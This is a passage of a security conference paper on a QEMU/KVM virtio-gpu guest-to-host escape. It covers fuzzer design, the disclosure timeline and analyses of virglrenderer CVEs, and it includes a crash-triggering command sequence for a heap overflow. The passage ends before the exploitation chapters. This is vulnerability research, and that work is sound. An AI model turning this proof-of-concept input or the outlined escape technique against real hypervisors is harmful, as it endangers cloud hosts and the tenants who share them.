Blackhat Asia 2020

3d Red Pill: A Guest-to-Host Escape on QEMU/KVM Virtio Devices

Zhijian Shao, Jian Weng, Yue Zhang

Jinan University

September 22, 2020

Abstract

As a revolutionary para-virtualized platform for the hypervisor, virtio has been widely adopted in qemu/kvm virtual machine for better I/O performance. Vulnerabilities that have been published so far failed to carry out guest-to-host escape, and therefore, the impacts of these vulnerabilities are relatively minor (e.g., crashing a virtual machine). In this paper, we demonstrate how our *3dRedPill* achieves a full guest-to-host escape exploitation. To our knowledge, this is the first guest-to-host escape exploit in the context of virtio devices.

Particularly, our 3dRedPill is based on a heap-overflow vulnerability (CVE-2019-18389), discovered in a third-party library virglrenderer. virglrenderer is designed to provide virtual 3D GPU for the guest machine. Although address space layout randomization (ASLR) is enforced by default, 3dRedPill was able to go around it and hijack the control flows of the hypervisor. Here are the procedures:

1. Initially, our exploit obtains uninitialized buffer from the host machine and search for leftover pointers to bypass ASLR.
2. After the ASLR is defeated, we select a victim structure of interest, and with the heap spray technique, we can use the exploit to overwrite arbitrary data by manipulating data pointers.
3. Finally, our exploit hijacks the control flow by overwriting a global function pointer of virglrenderer library.

While this vulnerability has been reported by us and patched soon after, nobody knows when and how other vulnerabilities against virtio devices will be exposed. Regarding lessons learned, our paper highlights a few interesting topics that are closely related to our work. For example, we will discuss the structure-aware fuzzing technique, offering practical approaches allowing a customized fuzzer to achieve better performance. We believe that the underlying technique insights will benefit the researchers who are interested in hunting third-party library vulnerabilities in a timely manner.

Contents

1 Introduction **1**

2 Necessary Background **3**
2.1 Virtio . . . 3
2.2 Virtio-gpu . . . 3

3 Fuzzer Developement **4**
3.1 LibFuzzer & libprotobuf-mutator . . . 4
3.2 Legacy Fuzzer for Virglrenderer . . . 4
3.3 Virglrenderer Fuzzer . . . 5
3.4 Performance improvement . . . 9
3.5 Outcome . . . 10
3.5.1 CVE-2019-18388 . . . 11
3.5.2 CVE-2019-18389 . . . 12
3.5.3 A double free vulnerability . . . 16

4 Exploit Development **18**
4.1 Trigger the vulnerability from guest machine . . . 18
4.2 Bypass ASLR . . . 21
4.2.1 Failure Attempts . . . 21
4.2.2 Success Attempts: resources transfering . . . 22
4.3 Heap Spraying . . . 24
4.4 Command Execution . . . 25

5 Discussion **27**
5.1 Impact . . . 27
5.2 Defense . . . 27
5.3 Limitation . . . 27

6 Conclusion **28**

1 | Introduction

Qemu (Quick Emulator)[3] is an open-source emulator performing hardware emulation. Along with KVM, Qemu has been widely deployed in modern cloud computing environment. As a component of Qemu, Virtio was introduced to improve the I/O performance of Qemu. This paper studies the security of Virtio. Particularly, we implemented the first full guest-to-host escape exploit, named *3dRedPill*.

Prior to our work, there are few exploits work against the Qemu/KVM. Virtunoid[2] was the first public Qemu/KVM guest-to-host escape exploit, it was presented on Black Hat USA 2011. CVE-2011-1751, which is a vulnerability in PIIX4 power management emulation code, was used in the exploit. VENOM[1], as known as CVE-2015-3456, is a famous exploitable vulnerability in the virtual floppy drive implementation of Qemu. In 2016, researchers from Qihoo 360 presented another successful guest-to-host exploit on Qemu/Kvm, they combine two vulnerabilities from different network card modules to finish the demonstration.[18]. There is an article on Phrack Magazine[15] that analyzed the vulnerabilities in depth and reproduce the exploit. In 2019, two vulnerabilities (CVE-2019-6779 and CVE-2019-14378) in the emulated network module: slirp, were exploited by different research teams. [12] [16]. CVE-2019-14835[19] is a buffer overflow vulnerability found in virtio network back-end module, but there is no public exploit available to the time of writing.

The contributions of the paper can be summarized as follows:

1. **Novel Exploits**.We discover and implement a practical exploit,*3dRedPill*, against Virtio. As far as we knew, we are the first to break the Virtio by achieving a full guest-to-host escape exploit. Other than *3dRedPill*, multiple other vulnerabilities are also identified and reported.

2. **Practical Fuzzer improvement.** We shed light on the trail of improving the performance of a fuzzer by using an exemplary example. The principles, as well as practices may not only benefit the security testers who use the fuzzer tools, but also may inspire the security researchers to explore novel approaches in providing better performances of fuzzers and other related techniques.

Responsible Disclosure:

- 2019-10-6: Vulnerabilities reported to developers on *gitlab.freedesktop.org*.
- 2019-10-8: Developers confirmed the vulnerabilities and commit patches.
- 2019-10-11: We submitted CVE requests to Mitre.
- 2019-10-15: We implemented a full-guest-to host exploit with one of vulnerability.

- 2019-10-24: CVE numbers assigned, and we forwarded the message to Red Hat Security Team.
- 2019-10-25: Red Hat Security Team created tickets on their internal tracking system.
- 2019-12-23: The details of vulnerabilities were published on the National Vulnerability Database.

Roadmap. The rest of this paper is organized as follows: In chapter 2, we first introduce the necessary background such as the architecture of virtio-gpu module. In chapter 3, we present a method to develop prolific fuzzer against a third-party library, which is called structure-aware fuzzing. We also demonstrated how to improve the fuzzing efficiency with an exemplary example. Moreover, given the effectiveness of our fuzzer, we were able to identify multiple CVEs and we will briefly explain these CVEs. In chapter 4, we presented the full details about how to exploit the vulnerability *CVE-2019-19389* to achieve a guest-to-host escape attack. In chapter 5, we discuss the impact and limitation of our exploit. A few pieces of defense advice are presented too. We conclude our paper in chapter 6.

2 | Necessary Background

2.1 Virtio

Being a crucial component of Qemu, Virtio was introduced as a para-virtualized architecture to mitigate the poor I/O performance. In the traditional virtualization model, the hypervisor provides full emulation of the I/O device for the guest machine. Therefore, modifications on the guest machine are not required and the guest machine is unaware of that itself is running in a virtualization environment. Though this model provides great flexibility for the guest machine, it indeed requires more implementation work on the host side to emulate the complex features of various hardware devices, and this complexity usually leads to high overhead. The para-virtualization model mitigates the efficiency problem by adding dedicated drivers on the guest machine so that a channel can be set up between the host and guest machine, allowing guests to utilize hardware resources for various tasks. Virtio is such a standard framework, aiming at providing a communication channel between the guest and host. The model consists of front-end drivers located at the guest machine and the back-end drivers which runs in host machine. Many virtio device implementation have been supported by Qemu and shipped with releases, for example, *virtio-net-pci* for networking, *virtio-scsi-pci* for storage and *virtio-gpu* for graphic acceleration.

2.2 Virtio-gpu

Virtio-gpu is designed to accelerate graphic rendering tasks such as running 3D games on the guest machine. In the full emulation scheme, all graphic rendering is computed on CPU. Since CPUs are not good at handling graphical computation and it inevitably suffers from poor performance when processing heavy graphic rendering tasks. With proper configuration, the graphic rendering command will pass-through to the host and process by bare-metal GPU. The front-end part, which is the virtio-gpu kernel driver, has been included in Linux kernel release since version 4.4. While the back-end part, which has shipped with Qemu since version 2.5, relies on a third-party library called virglrenderer to process the graphic rendering commands.

3 Fuzzer Developement

The existing fuzzing harness are subject to ineffective performance when they are applied to virglrenderer. Therefore, we decide to implement our fuzzing harness against virglrenderer. Our fuzzing harness is based on LibFuzzer, and therefore, we first introduce the necessary background of libfuzzer. After that, we discuss the architecture of legacy fuzzer against the virglrenderer to demonstrate the shortcomings of these fuzzing harness. Next, we give the design criteria of our fuzzer. Finally, we show how we enhance the performance of our fuzzer.

3.1 LibFuzzer & libprotobuf-mutator

LibFuzzer is an in-process, coverage-guided, evolutionary fuzzing engine.[10]. The engine collects coverage information during the fuzzing process to provide feedback on mutation, in the hope of achieving a higher coverage rate.

Protocol buffer [7] is an extensible mechanism of LibFuzzer designed by Google, specialized for serializing structured data. To unleash the power of protocol buffers and combine the strengths of coverage-guided fuzzing and generation-based fuzzing, libprotobuf-mutator [6] was designed. With this tool, fuzzer developers can define the structure of input data in protocol buffer language and let the mutator generate random data based on structural information. This technique is called structure-aware fuzzing. The conception was first introduced in Ned Williamson's talk "Modern Source Fuzzing" in OffensiveCon 2019[23], and later, Google implemented it and proposed a well-organized document on the referred technique [8]. Based on the structure-aware fuzzing, we develop a customized fuzzer.

3.2 Legacy Fuzzer for Virglrenderer

When we first approached our target: virglrenderer, we found it already had a fuzzer included in the repository[17]. However, such a fuzzer is not very effective.

Listing 3.1: virgl_fuzzer.c

```
1 int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size)
2 {
3    uint32_t ctx_id = initialize_environment();
4    assert(!virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
5
6    const char *name = "fuzzctx";
7    assert(!virgl_renderer_context_create(ctx_id, strlen(name), name));
```

```
8     virgl_renderer_submit_cmd((void *) data, ctx_id, size / sizeof(
         uint32_t));
9     virgl_renderer_context_destroy(ctx_id);
10    virgl_renderer_cleanup(&cookie);
11 #ifdef CLEANUP_EACH_INPUT
12    // The following cleans up between each input which is a lot slower.
13    cleanup_environment();
14 #endif
15    return 0;
16 }
```

Listing 3.1 shows the core part of the default fuzzer. In each iteration, it initializes the environment as well as a renderer instance, then passes mutated data to *virgl_renderer_context_create*. At the end of each iteration, all setup instances will be destroyed. Its ineffective can be attributed to two flaws:

1. The fuzzer performs random mutation on raw binary data, and directly feed it to the target function *virgl_renderer_submit_cmd*, while the mutator has no clue about the correct syntax accepted by the target function. Thus, without a precise mutating strategy, most of the data generated by the mutator will be considered invalid and dropped by the target function.

2. For each fuzzing iteration, there is only one invocation of the target function. However, the target function involves 45 different sub-commands, including operations like creating resources, rendering resources, destroying resources, and so on, so it is impossible to simulate complete resources management operations in one iteration. This design makes the fuzzer fails to cover critical vulnerabilities, e.g. use-after-free, triggered by a series of resources management operations. Moreover, many APIs other than *virgl_renderer_submit_cmd* can be invoked from the guest machine too. We should also cover them to increase the possibility of capturing exploitable bugs.

3.3 Virglrenderer Fuzzer

With the idea of structure-aware fuzzing in mind, our newly designed fuzzer can generate mutated data based on the predefined syntax. At the same time, it can not only generate random arguments for the API calls, but also the random sequence of API calling combination.

We now explain the workflow of our fuzzer:

The first step is to extract all the API exported by *virglrenderer*, or, in other words, the APIs which can be invoked by certain operations from the guest machine. Listing 3.2 shows some exported functions which will be included in the test scope.

Listing 3.2: virglrenderer.h

```
1 ...
2 VIRGL_EXPORT int virgl_renderer_context_create(uint32_t handle, uint32_t
      nlen, const char *name);
3
4 VIRGL_EXPORT void virgl_renderer_context_destroy(uint32_t handle);
5
```

```
6 VIRGL_EXPORT int virgl_renderer_submit_cmd(void *buffer, int ctx_id, int
      ndw);
7
8 VIRGL_EXPORT int virgl_renderer_transfer_read_iov(uint32_t handle,
9                                                   uint32_t ctx_id,
10                                                  uint32_t level,
11                                                  uint32_t stride,
12                                                  uint32_t layer_stride,
13                                                  struct virgl_box *box,
14                                                  uint64_t offset,
15                                                  struct iovec *iov,
16                                                  int iovec_cnt);
17
18 VIRGL_EXPORT int virgl_renderer_transfer_write_iov(uint32_t handle,
19                                                   uint32_t ctx_id,
20                                                   int level,
21                                                   uint32_t stride,
22                                                   uint32_t layer_stride
                                                         ,
23                                                   struct virgl_box *box
                                                         ,
24                                                   uint64_t offset,
25                                                   struct iovec *iovec,
26                                                   unsigned int
                                                         iovec_cnt);
27 VIRGL_EXPORT void virgl_renderer_get_cap_set(uint32_t set,
28                                              uint32_t *max_ver,
29                                              uint32_t *max_size);
30 ...
```

Secondly, we started to write protocol buffer definitions according to the arguments of these target functions. In our design, each iteration in the fuzzing process is considered as a session, we will perform massive random API calls during a session. Therefore we defined a basic structure as it is shown in Listing 3.3.

Listing 3.3: virgl.proto

```
1 syntax = "proto2";
2 package fuzzer;
3 message Session {
4     repeated Cmd cmds = 1;
5 }
6
7 message Cmd {
8     oneof command {
9         SubmitCmd submit_cmd = 1;
10        CreateResource createResource = 2;
11        SendCaps sendCaps = 3;
12        ResourceUnref resourceUnref = 4;
13        TransferRead transferRead = 5;
14        TransferWrite transferWrite = 6;
15        CreateFence createFence = 7;
16        ForceZero forceZero = 8;
17        CtxAttachResource ctxAttachResource = 9;
18        CtxDetachResource ctxDetachResource = 10;
19        ResourceGetInfo resourceGetInfo = 11;
20        RendererExecute rendererExecute = 12;
21        Reset reset = 13;
```

```
22          GetCursorData GetCursorData = 14;
23      }
24 }
```

Each command type corresponds to an exported API function, and we need to complete all the command message definitions according to their arguments. Listing 3.4 shows an example of *virgl_renderer_transfer_read_iov* function. Writing such a protocol buffer definition should be trivial, we only need to take care of the datatype of member variables and attach them with correct names.

Listing 3.4: virgl.proto

```
1 message Box {
2     required uint32 x = 1;
3     required uint32 y = 2;
4     required uint32 z = 3;
5     required uint32 w = 4;
6     required uint32 h = 5;
7     required uint32 d = 6;
8 }
9
10 message TransferRead {
11     required uint32 handle = 1;
12     required uint32 level = 2;
13     required uint32 stride = 3;
14     required uint32 layer_stride = 4;
15     required Box box = 5;
16     required uint32 data_size = 6;
17 }
```

Thirdly, we need to provide protocol buffer definitions to our fuzzer, specifically, allowing the mutator mutate input data over predefined syntax. Thanks for Google, *libprotobuf-mutator* has taken care of most of the complex work for us, it provides a convenient macro *DEFINE_BINARY_PROTO_FUZZER*, which accepts a protocol buffer object and allow mutator perform structure-aware mutation on it. Introducing the new design to the default fuzzer, we developed a new version as it is showed in Listing 3.5.

Listing 3.5: virgl.proto

```
1 DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
2     uint32_t ctx_id = initialize_environment();
3     virgl_renderer_init(&cookie, VIRGL_RENDERER_THREAD_SYNC, &fuzzer_cbs
          );
4     const char *name = "fuzzctx";
5     virgl_renderer_context_create(ctx_id, strlen(name), name);
6
7     for (const fuzzer::Cmd& cmd: session.cmds()) {
8         switch(cmd.command_case()) {
9             case fuzzer::Cmd::CommandCase::kTransferRead:
10                fuzz_transfer_read(ctx_id, cmd.transferread());
11                break;
12            case fuzzer::Cmd::CommandCase::kSubmitCmd:
13                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
14                break;
15                ...
16            default:
```

```
17                  break;
18                  }
19      }
20      virgl_renderer_cleanup(&cookie);
21      cleanup_environment();
22  }
```

The initialization and cleanup steps remain the same. In each case statement, we need to invoke a corresponding API calls with mutated arguments.

Listing 3.6: proto_fuzzer.c

```
1  void fuzz_transfer_read(uint32_t ctx_id, const fuzzer::TransferRead &tr)
       {
2      struct virgl_box box;
3      box.x = tr.box().x();
4      box.y = tr.box().y();
5      box.z = tr.box().z();
6      box.w = tr.box().w();
7      box.h = tr.box().h();
8      box.d = tr.box().d();
9      virgl_renderer_transfer_read_iov(
10         tr.handle(), ctx_id, tr.level(), tr.stride(),
11         tr.layer_stride(), &box, 0, NULL, 0);
12 }
```

Another benefit of this design is we can easily dump the calling sequence by adding one more line of code in the main loop, which is extremely useful when debugging a crash sample. Listing 3.8 shows an example of debugging log.

Listing 3.7: debugging mode

```
1  cmd.PrintDebugString();
```

Listing 3.8: debug log sample

```
1  createResource {
2    handle: 8
3    target: 0
4    format: 109
5    bind: 8
6    width: 0
7    height: 0
8    depth: 0
9    array_size: 0
10   last_level: 0
11   nr_samples: 0
12   flags: 0
13 }
14 submit_cmd {
15   deCreateObject {
16     deCreateSamplerView {
17       handle: 35
18       res_handle: 8
19       format: 3107
20       first_ele: 0
21       last_ele: 0
```

```
22        swizzle: 0
23      }
24    }
25 }
```

3.4 Performance improvement

In last section, we discuss how to develop a structure-aware fuzzer against a third-party library. In this section, we will introduce some experiences about improving the fuzzing speed. Our customized fuzzer was first developed on a VMware Workstation virtual machine, where only got around 30 runs per second. Later we realized that some of the APIs are designed for resource rendering, which expects a genuine GPU device to help with the rendering task. While inside a virtual machine, we can only use an emulated GPU, that is the main reason for such disappointing speed. So we set up the fuzzer on a desktop with i5-7500 CPU, Nvida GTX1080Ti GPU, and 32GB RAM. We got a much more delighting performance on this machine, at around 350 runs per second per thread.

After that, we started to dig into the fuzzer and see if we can make it even faster. We utilized Gperftools[9], which is a collection of performance analysis tools developed by Google, to identify time-consuming operations. We modify the *CMakeLists.txt* of the fuzzer project, making the binary target link with gperftools static library and compile a new fuzzer. Then we can specify the name of the output file and start to collect profiling data with the following command:

Listing 3.9: Run fuzzer with gperftools

```
1 CPUPROFILE=./perf.out ./fuzzer -detect_leaks=0 -max_total_time=60 corpus
```

We can geneate reports in various file format as mentioned in gperftool's document [5]. Generating a call graph in PDF format is recommended here:

Listing 3.10: Run fuzzer with gperftools

```
1 pprof -pdf ./fuzzer perf.out > call_graph.pdf
```

Each block in the call graph represents a function, and the percentage number on the last line of the block shows how many CPU time has costed by this function (including the time spent on its subfunctions). For example, in Figure 3.2, we can easily spot the entry function, *LLVMFuzzerTestOneInput*, which occupied 79.1% CPU time in this case. Following the arrows, it calls *TestOneProtoInput* and then three functions. Among these three functions, *vrend_renderer_init* has the highest CPU time cost percentage, which is 61.7% of the complete run. This information implies, if we can simplify the operations inside it or even eliminate the calls, it is more likely to obtain great performance improvement.

In this version of our fuzzer (see Listing 3.5), we initialize a renderer at the beginning of each run and clean it up at the end. These operations occupied up to 77.9% of CPU time in a 60-second fuzzing test. While the target function *fuzz_submit_cmd*, what we really interested in, only cost 0.9% of CPU time. Our aim is to reduce the time on the setup and tear-down, as well as increase running time proportion on target function.



Figure 3.1: call_graph.pdf: an example call graph generate by gperftools

As we looked into the exported APIs of *virglrenderer* closely, we discovered a function called *virgl_renderer_reset*. As per its definition, this function helps to reset the buffers and variables of renderer instances. We found that it is possible to use this function to replace the "setup-teardown" workflow. The updated version only calls *vrend_renderer_init* once when the fuzzer startup, and it reset the renderer instance at the end of each run.

It turns out to be a great improvement, the updated version can perform 5 times faster, at around 1500 runs per second per core. We attribute the improvement to the elimination of dynamic memory allocations. Because there are massive *malloc* operations in initialization and *free* operations in clear up, and compiling with *AddressSanitizer* adds unignorable performance overheads on such calls.

3.5 Outcome

Once the fuzzer can run at full speed, a couple of bugs have been found by the fuzzer within 48 hours, including the one we used to develop a guest-to-host escape exploit. We select some typical issues to request CVE numbers, in this section, we will show three of them.



Figure 3.2: call_graph.pdf

3.5.1 CVE-2019-18388

CVE-2019-18388 is a null pointer dereference vulnerability in *util_format_has_alpha* function. This function can be invoked by a *vrend_create_sampler_view* command, and its only argument is controllable from the guest machine.

Listing 3.11: u_format.c

```
1 ...
2 /** Test if the format contains RGB, but not alpha */
3 boolean
4 util_format_has_alpha(enum pipe_format format)
5 {
6    const struct util_format_description *desc =
7       util_format_description(format);
8
9    return (desc->colorspace == UTIL_FORMAT_COLORSPACE_RGB ||
10           desc->colorspace == UTIL_FORMAT_COLORSPACE_SRGB) &&
11          desc->swizzle[3] != UTIL_FORMAT_SWIZZLE_1;
12 }
13 ...
```

The implementation of *util_format_description* function is showed in Listing. 3.12.

Listing 3.12: u_format_table.c

```
1 ...
2 const struct util_format_description *
3 util_format_description(enum pipe_format format)
4 {
```

```
5     if (format >= PIPE_FORMAT_COUNT) {
6        return NULL;
7     }
8
9     switch (format) {
10    case PIPE_FORMAT_NONE:
11       return &util_format_none_description;
12    case PIPE_FORMAT_B8G8R8A8_UNORM:
13       return &util_format_b8g8r8a8_unorm_description;
14     ...
15     default:
16       return NULL;
17     }
18 }
19 ...
```

The enumerate typed *pipe_format* is not consecutive, if the attacker chose a invalid format number, say *PIPE_FORMAT_COUNT*, *desc* pointer on line 6 of Listing 3.11 will become NULL. Then it causes a null pointer to dereference on line 9, which leads to denial-of-service on the hypervisor.

3.5.2 CVE-2019-18389

CVE-2019-18389 is a heap-based buffer overflow in the *vrend_renderer_transfer_write_iov* function. This is the vulnerability we use to develop a full guest-to-host escape exploit. Listing 3.13 is the crash report generated by *AddressSanitizer*.

Listing 3.13: Crash report generated by ASAN

```
1 ==33754==ERROR: AddressSanitizer: heap-buffer-overflow on address 0
     x60200001e2f1 at pc 0x000000435716 bp 0x7ffc8dec6110 sp 0
     x7ffc8dec58b0
2 WRITE of size 16 at 0x60200001e2f1 thread T0
3      #0 0x435715 in memcpy (/home/matthew/Lab/virglrenderer_fuzz/fuzzer/
          poc/build/fuzzer+0x435715)
4      #1 0x7fd644b824b3 in vrend_read_from_iovec /home/matthew/Lab/
          virglrenderer/src/iov.c:71:7
5      #2 0x7fd644b5d3fd in vrend_renderer_transfer_write_iov /home/matthew
          /Lab/virglrenderer/src/vrend_renderer.c:6780:7
6      #3 0x7fd644b7dd0e in vrend_decode_resource_inline_write /home/
          matthew/Lab/virglrenderer/src/vrend_decode.c:392:11
7      #4 0x7fd644b7dd0e in vrend_decode_block /home/matthew/Lab/
          virglrenderer/src/vrend_decode.c:1516
8      #5 0x4f6061 in main /home/matthew/Lab/virglrenderer_fuzz/fuzzer/poc/
          fuzzer.c:132:5
9      #6 0x7fd643b8db96 in __libc_start_main /build/glibc-OTsEL5/glibc
          -2.27/csu/../csu/libc-start.c:310
10     #7 0x41af59 in _start (/home/matthew/Lab/virglrenderer_fuzz/fuzzer/
          poc/build/fuzzer+0x41af59)
11
12 0x60200001e2f1 is located 0 bytes to the right of 1-byte region [0
     x60200001e2f0,0x60200001e2f1)
13 allocated by thread T0 here:
14     #0 0x4c6903 in malloc (/home/matthew/Lab/virglrenderer_fuzz/fuzzer/
          poc/build/fuzzer+0x4c6903)
```

```
15     #1 0x7fd644b5b533 in vrend_renderer_resource_create /home/matthew/
          Lab/virglrenderer/src/vrend_renderer.c:6400:17
16
17 SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/matthew/Lab/
       virglrenderer_fuzz/fuzzer/poc/build/fuzzer+0x435715) in memcpy
18 Shadow bytes around the buggy address:
19   0x0c047fffbc00: fa fa 00 04 fa fa 04 fa fa fa 00 fa fa fa 00 04
20   0x0c047fffbc10: fa fa 00 00 fa fa 00 04 fa fa 00 00 fa fa 04 fa
21   0x0c047fffbc20: fa fa 00 00 fa fa 00 04 fa fa 04 fa fa fa 00 fa
22   0x0c047fffbc30: fa fa 00 04 fa fa 00 00 fa fa 01 fa fa fa 00 00
23   0x0c047fffbc40: fa fa 00 00 fa fa 00 fa fa fa 00 fa fa fa 00 fa
24 =>0x0c047fffbc50: fa fa 00 fa fa fa 00 fa fa fa 00 fa fa fa[01]fa
25   0x0c047fffbc60: fa fa 00 00 fa fa 00 00 fa fa fa fa fa fa fa fa
26   0x0c047fffbc70: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
27   0x0c047fffbc80: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
28   0x0c047fffbc90: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
29   0x0c047fffbca0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
30 Shadow byte legend (one shadow byte represents 8 application bytes):
31   Addressable:           00
32   Partially addressable: 01 02 03 04 05 06 07
33   Heap left redzone:       fa
34   Freed heap region:       fd
35   Stack left redzone:      f1
36   Stack mid redzone:       f2
37   Stack right redzone:     f3
38   Stack after return:      f5
39   Stack use after scope:   f8
40   Global redzone:          f9
41   Global init order:       f6
42   Poisoned by user:        f7
43   Container overflow:      fc
44   Array cookie:            ac
45   Intra object redzone:    bb
46   ASan internal:           fe
47   Left alloca redzone:     ca
48   Right alloca redzone:    cb
49   Shadow gap:              cc
50 ==33754==ABORTING
```

With the debugging technique introduced in Listing 3.7, we can dump the command sequence which causes this crash. Also, we can easily write a proof-of-concept with this command dump.

Listing 3.14: Command sequence leads to crash

```
 1 createResource {
 2   handle: 1
 3   target: 0
 4   format: 0
 5   bind: 131072
 6   width: 0
 7   height: 1
 8   depth: 1
 9   array_size: 0
10   last_level: 0
11   nr_samples: 0
12   flags: 0
13 }
```

```
14
15 submit_cmd {
16   deResInlineWrite {
17     handle: 1
18     level: 0
19     usage: 0
20     stride: 0
21     layer_stride: 0
22     x: 17
23     y: 1
24     z: 0
25     w: 2147483648
26     h: 0
27     d: 0
28     data: "\377\377\377\001"
29   }
30 }
```

Let's first look at the function *vrend_renderer_resource_create*, where the buffer is allocated. The code in Listing 3.15 tells us, if we set *arg->bind == VIRGL_BIND_CUSTOM*, it will create a resource with "external memory". The allocation happens on line 27, and also we can freely control the size. Notice that *VIRGL_BIND_CUSTOM* is defined as (1 « 17), that is 131072, exactly the same as *bind* argument in dumped command (line 5 of Listing 3.14).

Listing 3.15: vrend_renderer.c

```
1 ...
2 int vrend_renderer_resource_create(struct
      vrend_renderer_resource_create_args *args, struct iovec *iov,
      uint32_t num_iovs, void *image_oes)
3 {
4    struct vrend_resource *gr;
5    int ret;
6
7    ret = check_resource_valid(args);
8    if (ret)
9       return EINVAL;
10
11   gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
12   if (!gr)
13      return ENOMEM;
14
15   vrend_renderer_resource_copy_args(args, gr);
16   gr->iov = iov;
17   gr->num_iovs = num_iovs;
18
19   if (args->flags & VIRGL_RESOURCE_Y_0_TOP)
20      gr->y_0_top = true;
21
22   pipe_reference_init(&gr->base.reference, 1);
23
24   if (args->bind == VIRGL_BIND_CUSTOM) {
25      assert(args->target == PIPE_BUFFER);
26      /* use iovec directly when attached */
27      gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
28      gr->ptr = malloc(args->width);// << == arbitrary size allocation
29      if (!gr->ptr) {
```

```
30          FREE(gr);
31          return ENOMEM;
32       }
33 ...
```

Submitting a *VIRGL_CCMD_RESOURCE_INLINE_WRITE* command can trigger *vrend_transfer_inline_write* function. The second argument *transfer_info* can be controlled from the guest machine.

Listing 3.16: vrend_renderer.c

```
1 ...
2 int vrend_transfer_inline_write(struct vrend_context *ctx,
3                                 struct vrend_transfer_info *info)
4 {
5    struct vrend_resource *res;
6 
7    res = vrend_renderer_ctx_res_lookup(ctx, info->handle);
8    if (!res) {
9       report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_RESOURCE, info->
           handle);
10      return EINVAL;
11   }
12 
13   if (!check_transfer_bounds(res, info)) {
14      report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info
           ->handle);
15      return EINVAL;
16   }
17 
18   if (!check_iov_bounds(res, info, info->iovec, info->iovec_cnt)) {
19      report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info
           ->handle);
20      return EINVAL;
21   }
22 
23   return vrend_renderer_transfer_write_iov(ctx, res, info->iovec, info
        ->iovec_cnt, info);
24 }
25 
26 ...
```

